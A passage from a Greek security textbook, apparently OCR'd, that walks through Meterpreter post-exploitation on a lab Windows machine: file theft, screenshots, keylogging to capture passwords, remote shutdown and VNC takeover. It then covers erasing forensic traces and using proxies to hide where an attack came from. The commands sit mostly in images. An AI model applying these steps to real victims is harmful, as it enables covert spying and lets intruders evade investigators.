Παρακάτω βλέπουμε ότι πλέον η εικόνα βρίσκεται στην επιφάνεια εργασίας του επιτιθέμενου.

Figure 204: Εικόνα στον επιτιθέμενο

Η εικόνα δεν είναι το μόνο αρχείο που μπορούμε να κατεβάσουμε. Στη θέση της εικόνας θα μπορούσε να είναι ένα οποιοδήποτε αρχείο. Η εικόνα επιλέχθηκε στα πλαίσια της επίδειξης. Όπως κατεβάσαμε την εικόνα από τον υπολογιστή του θύματος, μπορούμε να ανεβάσουμε και ένα αρχείο στον υπολογιστή χρησιμοποιώντας την εντολή **upload**.

Επεκτείνουμε περισσότερο την επίθεση μας, και δείχνουμε πως μπορούμε να πάρουμε ένα στιγμιότυπο από τον υπολογιστή του θύματος με αποτέλεσμα να κατασκοπεύσουμε το θύμα.




Figure 205: Δημιουργία στιγμιότυπου επιφάνειας εργασίας

Παρακάτω φαίνεται και το στιγμιότυπο από τον υπολογιστή του χρήστη.

Figure 206: Στιγμιότυπο

Στην επόμενη επίθεση δείχνουμε πως μπορούμε να μάθουμε τι πληκτρολογεί ο χρήστης, πράγμα που μπορεί να φανεί πολύ αποτελεσματικό καθώς έτσι μπορεί να καταγράψουμε και

κωδικούς του χρήστη. Παρακάτω βλέπουμε ένα αρχείο κειμένου στον υπολογιστή του θύματος, στο όποιο έχει γράψει μια πρόταση.

Figure 207: Κείμενο που εισάγει το θύμα

Και στη παρακάτω εικόνα βλέπουμε ότι αυτά που πληκτρολόγησε ο χρήστης, έχουν καταγραφεί από τον επιτιθέμενο.

Figure 208: Το κείμενο που πληκτρολόγησε ο χρήστης

Τέλος, δείχνουμε ότι επίσης μπορούμε να απενεργοποιήσουμε τον υπολογιστή του θύματος. Αυτό το κάνουμε δίνοντας την εντολή που φαίνεται στην παρακάτω εικόνα.




Figure 209: Τερματισμός υπολογιστή

Και παρακάτω φαίνεται ότι ο υπολογιστής του θύματος έχει αρχίσει να τερματίζει και πιθανότατα ο χρήστης-θύμα να αναρωτιέται για το πως τερμάτισε ο υπολογιστής του.




Figure 210: Τα Windows τερματίζουν

Το Meterpreter μας παρέχει μια πληθώρα δυνατοτήτων και επιθέσεων. Για την επίδειξη μας διαλέξαμε μερικές από αυτές που θεωρήσαμε ενδιαφέρον. Για περισσότερες επιθέσεις, θα πρέπει κάποιος να πειραματιστεί με το εργαλείο αυτό προκειμένου να ανακαλύψει τις δυνατότητες του.

8.6 Απόκτηση διαδραστικού απομακρυσμένου γραφικού περιβάλλοντος

Μέχρι τώρα δείξαμε πως μπορούμε να παρακολουθήσουμε τι κινήσεις του θύματος, όπως για παράδειγμα τι πληκτρολογεί και τι έχει αποθηκευμένο στον υπολογιστή του. Όλα αυτά όμως αφού το θύμα τα έχει εφαρμόσει. Σε αυτή την ενότητα θα δείξουμε πως μπορούμε να κατασκοπεύσουμε το θύμα σε πραγματικό χρόνο, βλέποντας σε ένα παράθυρο όλες του τις κινήσεις και εφόσον επιθυμητό από εμάς (τον επιτιθέμενο), μπορούμε να αλληλεπιδράσουμε με τον υπολογιστή του σε πραγματικό χρόνο.

8.6.1 Εφαρμογή επίθεσης

Αφού έχουμε εφαρμόσει τα βήματα που δείξαμε στη προηγούμενη ενότητα και έχουμε μια Meterpreter συνεδρία σε λειτουργία στον υπολογιστή του θύματος, εκτελούμε την επόμενη επίθεση. Πρέπει να πούμε ότι είναι ανάγκη να μεταφερθούμε στη διεργασία explorer.exe προκειμένου να έχουμε μια πιο σταθερή σύνδεση με το θύμα. Και από εκεί μεταφερόμαστε με την εντολή cd στην επιφάνεια εργασίας του θύματος.

Για να αποκτήσουμε ένα διαδραστικό απομακρυσμένο γραφικό περιβάλλον με το θύμα, χρησιμοποιούμε το πρωτόκολλο VNC. Για να αποκτήσουμε λοιπόν αυτό το απομακρυσμένο γραφικό περιβάλλον, εκτελούμε την εντολή όπως φαίνεται στη παρακάτω εικόνα.

Figure 211: Εκκίνηση διαδραστικού απομακρυσμένου γραφικού περιβάλλοντος

Αφού εκτελέσουμε την εντολή αυτή, αμέσως θα μας παρουσιαστεί ένα καινούργιο παράθυρο δείχνοντας την επιφάνεια εργασίας του θύματος. Στο παράθυρο αυτό μπορούμε είτε απλώς να παρακολουθήσουμε τι κάνει το θύμα, είτε να αλληλεπιδράσουμε κατευθείαν σε πραγματικό χρόνο με τον υπολογιστή του θύματος. Κάνοντας όμως το τελευταίο, κρύβει

κινδύνους, καθώς αν το θύμα βρίσκεται στον υπολογιστή του εκείνη την ώρα, θα καταλάβει σίγουρα ότι ο υπολογιστής του έχει πέσει θύμα αυτής της επίθεσης. Παρακάτω φαίνεται η επιφάνεια εργασίας του θύματος έτσι όπως τη βλέπουμε μέσα από την επιφάνεια εργασίας του υπολογιστή μας που τρέχει λειτουργικό σύστημα Linux - Backtrack.

Εκεί ανοίξαμε και ένα command prompt παράθυρο και αφήσαμε ένα ανάλογο μήνυμα στο θύμα, εφόσον το θύμα είναι ένας υπολογιστής ειδικά για την επίδειξη αυτή.




Figure 212: Διαδραστικό γραφικό περιβάλλον με το θύμα

Σε μερικές περιπτώσεις όμως, η επιλογή αυτή του απομακρυσμένου διαδραστικού γραφικού περιβάλλοντος στον υπολογιστή του θύματος μπορεί να είναι απενεργοποιημένη. Σε αυτή τη περίπτωση όμως. δεν έχουμε τίποτα για να ανησυχήσουμε καθώς το Metasploit μας έχει καλύψει και σε αυτό. Για να ξεπεράσουμε αυτό το εμπόδιο, εκτελούμε την εντολή **run screen_unlock** .

Σε αυτό το κεφάλαιο είδαμε πως αφού ένας επιτιθέμενος ξεπεράσει το εμπόδιο της κρυπτογράφησης των δεδομένων σε ένα δίκτυο, μπορεί να προχωρήσει σε περαιτέρω επιθέσεις που στοχεύουν πιο συγκεκριμένα τον χρήστη και τα προσωπικά δεδομένα που αυτός διατηρεί στον υπολογιστή του. Είδαμε πως ανάλογα με την έκδοση του λειτουργικού συστήματος Windows, υπάρχουν πολλές αδυναμίες που αν δεν γίνει η απαραίτητη ενημέρωσει (Updates), μπορεί να προσφέρουν σε έναν επιτιθέμενο διάφορους τρόπους εισβολής στον υπολογιστή.

Μέρος III

Κεφάλαιο 9 Ανωνυμία Και Σβήσιμο Ιχνών

9.1 Εισαγωγή

Η ανωνυμία είναι μια ιδιότητα της ασφάλειας δικτύων. Μία οντότητα είναι ανώνυμη σε ένα σύστημα ή ένα δίκτυο υπολογιστών όταν άλλες οντότητες που βρίσκονται σε αυτό το σύστημα ή δίκτυο, δεν μπορούν να προσδιορίσουν την ταυτότητα της πρώτης οντότητας ή δεν υπάρχει κάποιος σύνδεσμος που να οδηγεί στη ταυτότητα της οντότητας. αυτής.
Κάθε φορά που πλοηγούμαστε στο Διαδίκτυο, είμαστε εκτεθειμένοι σε σελίδες που μπορούν να παρακολουθήσουν τη πλοήγηση μας. Από αυτή τη πλοήγηση, οι ιστοσελίδες αυτές μπορούν να πάρουν πολλές πληροφορίες για εμάς, όπως είναι το όνομα του ISP μας, το όνομα και την έκδοση του λειτουργικού συστήματος που έχουμε στον υπολογιστή, το όνομα και την έκδοση του web browser, τις ανοιχτές θύρες στον υπολογιστή μας, την ανάλυση της οθόνης του υπολογιστή και την IP διεύθυνση με την οποία μπορούν να εντοπίσουν τη γεωγραφική μας θέση.
Τα ίχνη που μπορεί να αφήσει ένας υπολογιστής όταν χρησιμοποιεί το Ιντερνέτ και τα οποία μπορούν να χρησιμοποιηθούν εναντίων κάποιου που προβαίνει σε παράνομες ενέργειες, δεν είναι λίγα ούτε ασήμαντα. Όμως δεν έχουν όλα τα ίχνη την ίδια βαρύτητα. Κάποια ίχνη μπορεί απλώς να αποτελέσουν ενδείξεις και να ενισχύουν υποψίες, και κάποια άλλα μπορεί να αποτελέσουν ακράδαντα στοιχεία. Έτσι, είναι πολύ σημαντικό όταν κάποιος χρησιμοποιεί τον υπολογιστή του για να προβεί σε διάφορες ενέργειες, να γνωρίζει καλά τι ίχνη μπορεί να αφήσει στο Διαδίκτυο.

9.2 Ίχνη λειτουργικών συστημάτων

Τα είδη των ιχνών που μπορεί να αφήσει κάποιος στον υπολογιστή του και στο Διαδίκτυο, μπορούμε να τα χωρίσουμε σε τρείς κατηγορίες τις οποίες βλέπουμε παρακάτω.

9.2.1 Metadata

Είναι πληροφορίες σχετικά με δεδομένα. Ο όρος Metadata χρησιμοποιείται σε πολλούς τομείς. Στον τομέα τον υπολογιστών υπάρχουν πολλών ειδών metadata. Σε κάποια είδη αρχείων τα metadata μπορούν να δώσουν πληροφορίες για το αρχείο αυτό, όπως είναι το όνομα του υπολογιστή που δημιούργησε το αρχείο αυτό, πόσες φορές έχει τροποποιηθεί το αρχείο αυτό και πότε τροποποιήθηκε τελευταία φορά. Οι πιο γνωστοί τύποι τέτοιων αρχείων

που επιτρέπουν την ανάκτηση πληροφοριών, είναι τα αρχεία Microsoft/Open office, αρχεία εικόνων, αρχεία ήχου και βίντεο.

9.2.2 Ίχνη στο δίσκο

Εδώ περιλαμβάνονται τα ίχνη που μπορεί να αφήσει πίσω το λειτουργικό μας σύστημα το οποίο χρησιμοποιεί κάποιος επιτιθέμενος όταν προβαίνει σε παράνομες ενέργειες. Θεωρούμαι σημαντικό να αναφερθούμε εδώ στα ίχνη που αφήνει το λειτουργικό σύστημα Windows που χρησιμοποιείται περισσότερο σήμερα και αφήνει τα περισσότερα ίχνη. Αυτό βέβαια δεν σημαίνει ότι τα άλλα λειτουργικά συστήματα δεν αφήνουν καθόλου ίχνη. Αντιθέτως, όλα τα λειτουργικά συστήματα κρατάνε πληροφορίες για το τι κάνουμε και είναι σχεδόν αδύνατο να μην αφήσουμε ίχνη. Μία γρήγορη λύση είναι να έχουμε ενεργοποιημένη τη ρύθμιση που μας εμφανίζει τα κρυμμένα αρχεία του λειτουργικού μας συστήματος ώστε να δούμε τα κρυφά αρχεία όταν και αν δημιουργούνται. Ας δούμε μερικά από τα είδη των ιχνών που μπορεί να αφήσουν τα Windows:

1. Τα Windows καταγράφουν το όνομα οποιασδήποτε USB συσκευής που συνδέουμε στον υπολογιστή και πολλές φορές καταγράφεται επίσης και ο σειριακός αριθμός της συσκευής αυτής. Αυτό είναι ένα σημαντικό ίχνος καθώς κάποιος μπορεί να δει ποιες συσκευές έχουμε συνδέσει και άρα έχουμε μεταφέρει δεδομένα σε αυτές.
2. Αρχεία **thumb.db**. Τα αρχεία αυτά δημιουργούνται από τα Windows όταν ανοίγουμε φακέλους και χρησιμοποιούνται για να δούμε τι αρχεία περιέχει ο φάκελος μας.
3. Πρόσφατα ανοιγμένα αρχεία με τα ονόματα των αρχείων που ανοίξαμε πρόσφατα. Αυτό μπορεί να δώσει μια κατεύθυνση σε κάποιον ποια αρχεία να ελέγξει πρώτα, καθώς και να μάθει αν τα αρχεία αυτά βρίσκονται στο σκληρό δίσκο ή σε κάποια USB συσκευή.
4. Αρχείο **pagefile.sys** το οποίο κρατά πληροφορίες που επεξεργάστηκε πρόσφατα ο υπολογιστής μας. Με την απόκτηση του αρχείου αυτού, κάποιος μπορεί να ανακτήσει από πληροφορίες μέχρι και ολόκληρα αρχεία που ανοίξαμε πρόσφατα. Το αρχείο αυτό είναι βοηθητικό στη μνήμη RAM του υπολογιστή. Το αντίστοιχο αρχείο στο λειτουργικό σύστημα Linux είναι το swap αρχείο.
5. Αρχείο **hiberfil.sys** το οποίο δημιουργείται όταν ο υπολογιστής μπαίνει σε λειτουργία αδράνειας (hibernation). Γράφει σε αρχείο ότι περιέχει η RAM τη στιγμή που ο υπολογιστής μπαίνει σε αδράνεια. Περιέχει παρόμοιες πληροφορίες με αυτές του pagefile.sys.
6. Αρχεία **temp**. Τα Windows αποθηκεύουν οτιδήποτε αντιγράφουμε ή μετακινούμε πρώτα σε ένα φάκελο temp και μετά στην τοποθεσία που επιθυμούμε.
7. **Prefetch** αρχεία. Κάθε φορά που ανοίγουμε ένα εκτελέσιμο αρχείο, τα Windows κρατάνε ένα αντίγραφο του στη μνήμη για να μπορούν να το ανοίξουν πιο γρήγορα την επόμενη φορά. Ο φάκελος που περιέχει αυτά τα αντίγραφα, μπορεί να υποδείξει σε κάποιον τι προγράμματα έχει χρησιμοποιήσει ο χρήστης του συγκεκριμένου υπολογιστή.

8. **User Assist registry key**. Τα Windows κρατάνε στη registry ένα αρχείο με οποιοδήποτε εκτελέσιμο έχουμε τρέξει στον υπολογιστή, και επίσης καταγράφεται και η τοποθεσία του αρχείου.

9.2.2.1 Σβήσιμο των παραπάνω ιχνών

Για να αποφύγουμε τα παραπάνω ίχνη από το να μείνουν στον υπολογιστή, παρακάτω δίνονται και λύσεις που μπορεί να εφαρμοστούν για τη διαγραφή τους.

1. Η λειτουργία αδράνειας του υπολογιστή μας πρέπει να είναι πάντα απενεργοποιημένη και σε καμία περίπτωση να μην ενεργοποιηθεί. Η λειτουργία αυτή είναι το πρώτο στοιχείο που βοηθάει κάποιον για να δει τι κάναμε τελευταία φορά. Επίσης ένας άλλος τρόπος για να βρει κάποιος τι κάναμε τελευταία στιγμή, είναι από τη μνήμη RAM, με την προϋπόθεση ότι πρέπει να βγάλει τη μνήμη από τον υπολογιστή λίγο αφού τον απενεργοποιήσουμε. Αυτό βέβαια πρέπει να γίνει πολύ γρήγορα καθώς η μνήμη RAM χάνει τα δεδομένα της καθώς περνάει ο χρόνος και κρυώνει. Ένας τρόπος για να είμαστε σίγουροι ότι τα δεδομένα έχουν χαθεί από τη μνήμη RAM, είναι να επανεκκινήσουμε τον υπολογιστή και να περιμένουμε μέχρι να φορτώσει το λειτουργικό σύστημα και ύστερα να τον απενεργοποιήσουμε ξανά
2. Όσον αφορά τα αρχεία pagefile.sys/swap δεν μπορούμε να τα απενεργοποιήσουμε καθώς έτσι τα Windows και τα Linux δεν θα λειτουργήσουν σωστά. Είναι δυνατόν να διαγράφονται αυτά τα αρχεία όταν κλείνει ο υπολογιστής, αλλά αυτό θα καθιστούσε το κλείσιμο του υπολογιστή αρκετά αργό. Επίσης τα αρχεία αυτά μπορούν να μικρύνουν σε μέγεθος, αλλά και πάλι το γεγονός αυτό έκανε τον υπολογιστή αρκετά αργό, διότι τα αρχεία αυτά χρησιμοποιούνται σαν επέκταση της μνήμης RAM.
3. Για να σβήσουμε το αρχείο των USB συσκευών θα πρέπει να χρησιμοποιήσουμε κάποιο δωρεάν πρόγραμμα που μπορούμε να βρούμε στο Ιντερνέτ όπως είναι το *USBDeview*, το οποίο μας εμφανίζει τη λίστα με τις συσκευές και μας επιτρέπει να σβήσουμε αυτό που επιθυμούμε.

9.2.3 Δικτυακά Ίχνη

Τα ίχνη που αφήνει κάποιος όταν συνδέεται στο Ιντερνέτ είναι πολλά και δυστυχώς πολλά από αυτά δεν μπορούν να καλυφθούν. Για να γίνει περισσότερο κατανοητό το πως αφήνουμε ίχνη όταν συνδεόμαστε στο Ιντερνέτ, είναι σημαντικό να εξηγήσουμε τα παρακάτω καθώς και να δούμε την παρακάτω εικόνα.

Αρχικά για να μπορέσει ένας υπολογιστής να έχει πρόσβαση στο Ιντερνέτ πρέπει να συνδεθεί σε κάποιο modem/router είτε ενσύρματα είτε ασύρματα. Αυτό που γίνεται στη συνέχεια είναι το modem/routerνα δρα ως διαμεσολαβητής. Το router μέσω της γραμμής τηλεφώνου στέλνει τα στοιχεία της σύνδεσης μας στον πάροχο υπηρεσιών (ISP), και αυτός αφού ελέγξει την εγκυρότητα της σύνδεσης μας, τότε το router μας αποκτάει μια διεύθυνση IP και πλέον έχουμε πρόσβαση στο Ιντερνέτ.

Στην παρακάτω εικόνα βλέπετε τη διαδικασία που περιγράψαμε παραπάνω.




Figure 213: Επικοινωνία με τον ISP

Αυτό που πρέπει να θυμόμαστε από το παραπάνω παράδειγμα για να κατανοήσουμε τι συμβαίνει όταν επισκεπτόμαστε μια ιστοσελίδα είναι η εξής διαδικασία:

1. Ο υπολογιστής μας μεταβιβάζει το αίτημα μας για την ιστοσελίδα στο modem/router μας.
2. Το modem/router μεταβιβάζει το αίτημα αυτό στον ISP μας.
3. Ο ISP μας μεταβιβάζει το αίτημα μας στον ISP του server που φιλοξενεί την ιστοσελίδα που θέλουμε να επισκεφτούμε.
4. Ο δεύτερος ISP μεταβιβάζει το αίτημα στο server που βρίσκεται η ιστοσελίδα και ο server με τη σειρά του απαντά.
5. Η διαδικασία της απάντησης του server ακολουθεί τον ανάποδο δρόμο.

Λαμβάνοντας υπόψη όλη τη διαδικασία αυτή, μπορούμε να συμπεράνουμε ότι κάθε κόμβος απ' όπου περνά το αίτημα μας, είναι ένα ίχνος διαδρομής και επομένως κάθε κόμβος γνωρίζει τον προηγούμενο κόμβο απ' όπου ήρθε το αίτημα αλλά και τον επόμενο κόμβο στον οποίο θα στείλει το αίτημα. Δηλαδή ο ISP του server που φιλοξενεί την ιστοσελίδα ξέρει ότι ο ISP μας του έστειλε ένα αίτημα και ότι το αίτημα αυτό πρέπει να μεταβιβαστεί στο server. Επίσης γνωρίζει ότι το μήνυμα ξεκίνησε από το router μας και πρέπει να καταλήξει στο server.

9.3 Ανωνυμία στο Ιντερνέτ

Πολλές φορές πολλοί από εμάς έχουμε σκεφτεί έστω και μια φορά ότι κάποιος άλλος μπορεί να μας παρακολουθεί ότι κάνουμε όσο βρισκόμαστε συνδεδεμένοι στο Ιντερνέτ και να βλέπει το τι αρχεία λαμβάνουμε και στέλνουμε, τι γράφουμε και τι αναζητήσεις κάνουμε. Η αλήθεια είναι ότι η ανωνυμία μας στο Διαδίκτυο δεν είναι καθόλου εγγυημένη. Όταν κάνουμε κάτι στο Διαδίκτυο, σε αντίθεση με το ταχυδρομείο όπου μπορούμε να βάλουμε ψεύτικη διεύθυνση αποστολέα καθώς κανείς δεν το ελέγχει, στην περίπτωση του Διαδικτύου δεν μπορούμε να βάλουμε ψεύτικα στοιχεία αποστολέα. Το θέμα της ανωνυμίας στο Ιντερνέτ χρησιμοποιεί ένα βασικό κανόνα. Για να καταλάβουμε το κανόνα αυτό, ας σκεφτούμε το εξής παράδειγμα:

Ας υποθέσουμε ότι βρισκόμαστε σε ένα μεγάλο χώρο με πολλούς ανθρώπους τριγύρω. Εμείς θέλουμε να επικοινωνήσουμε με τον Χ χωρίς όμως οι άλλοι να γνωρίζουν ότι εμείς επικοινωνήσαμε μαζί του. Έτσι αποφασίζουμε να το πούμε σε κάποιον άλλον. Αυτός ο άλλος μπορεί είτε να μεταβιβάσει το μήνυμα ο ίδιος στον Χ απευθείας, είτε να το μεταβιβάσει σε κάποιον τρίτο ώστε να το προωθήσει αυτός. Το μήνυμα μας μπορεί να είναι κρυπτογραφημένο ή μη. Από αυτό το παράδειγμα μπορούμε να δούμε πόσο ανασφαλής είναι αυτός ο τρόπος μεταφοράς δεδομένων καθώς έτσι λειτουργεί και η ανωνυμία στο Ιντερνέτ. Παρακάτω θα μιλήσουμε για τρόπους με τους οποίους μπορούμε να εξασφαλίσουμε την ανωνυμία μας στο Ιντερνέτ σε ένα μεγάλο βαθμό, όπως είναι οι proxy servers και το δίκτυο Tor.

9.3.1 Proxy servers

Τα proxy servers ή αλλιώς διακομιστής μεσολάβησης είναι ένας διακομιστής που έχει σαν στόχο να βελτιώσει την ταχύτητα πλοήγησης στο διαδίκτυο και παράλληλα να μειώσει τη κίνηση του δικτύου προς το διαδίκτυο. Τα proxy τοποθετούνται ανάμεσα στους χρήστες και στο διαδίκτυο. Ουσιαστικά είναι ένας διακομιστής, που όταν θέλουμε να επισκεφθούμε μια ιστοσελίδα, στέλνουμε την αίτηση για την ιστοσελίδα στον proxy διακομιστή, και ύστερα αυτό αναλαμβάνει να στείλει το αίτημα στο διακομιστή που φιλοξενεί τη σελίδα αυτή. Έτσι η απάντηση για το αίτημα μας θα σταλεί στον proxy server και αυτό θα στείλει τη σελίδα πίσω σε εμάς. Το αποτέλεσμα θα είναι ότι ο διακομιστής που φιλοξενεί την ιστοσελίδα δεν έχει καμία γνώση ότι το αίτημα αρχικά προήλθε από τον υπολογιστή μας. Ο διακομιστής αυτός γνωρίζει μόνο ότι το αίτημα προήλθε από το proxy server. Όσον αφορά το *hacking* τα proxy server μας επιτρέπουν να δρομολογήσουμε τη κίνηση όταν κάνουμε μια επίθεση, μεταξύ διάφορων άλλων server στο κόσμο πριν η επίθεση μας καταλήξει στο στόχο της. Έτσι όταν κάποιος προσπαθήσει να εντοπίσει από που προήλθε η επίθεση αυτή, θα καταλήξει σε κάποιο proxy server. Αυτό βέβαια δεν μας καθιστά απόλυτα ασφαλής, καθώς αν ο στόχος στον οποίο κάνουμε επίθεση είναι διατεθειμένος να ανακαλύψει από που προήλθε η επίθεση αυτή, και έχει του πόρους να το κάνει, τότε σίγουρα θα ανακαλύψει τα ίχνη μας.

Τα proxy μπορούν να χρησιμοποιηθούν για μεταφορά αρχείων, την αποστολή e-mail και άλλων λειτουργιών. Το γεγονός αυτό μας δίνει ένα σημαντικό βαθμό ανωνυμίας στο

διαδίκτυο, όσο αυτό είναι δυνατόν βέβαια. Στην παρακάτω εικόνα μπορούμε να δούμε πως λειτουργούν τα proxy server.




Figure 214: Proxy server

Ας προχωρήσουμε τώρα να δούμε πως μπορούμε να χρησιμοποιήσουμε ένα proxy server για να επισκεφτούμε διάφορες σελίδες στο Ιντερνέτ. Θυμίζουμε ότι οι σελίδες αυτές θα γνωρίζουν ότι ο proxy server ζητάει τη σελίδα και όχι εμείς. Με λίγα λόγια, οι σελίδες αυτές θα ανιχνεύουν την IP διεύθυνση του proxy server και όχι τη δική μας. Για να χρησιμοποιήσουμε ένα proxy server υπάρχουν δύο τρόποι, που δεν διαφέρουν και τόσο πολύ μεταξύ τους. Ας ξεκινήσουμε αρχικά με το πρώτο τρόπο.

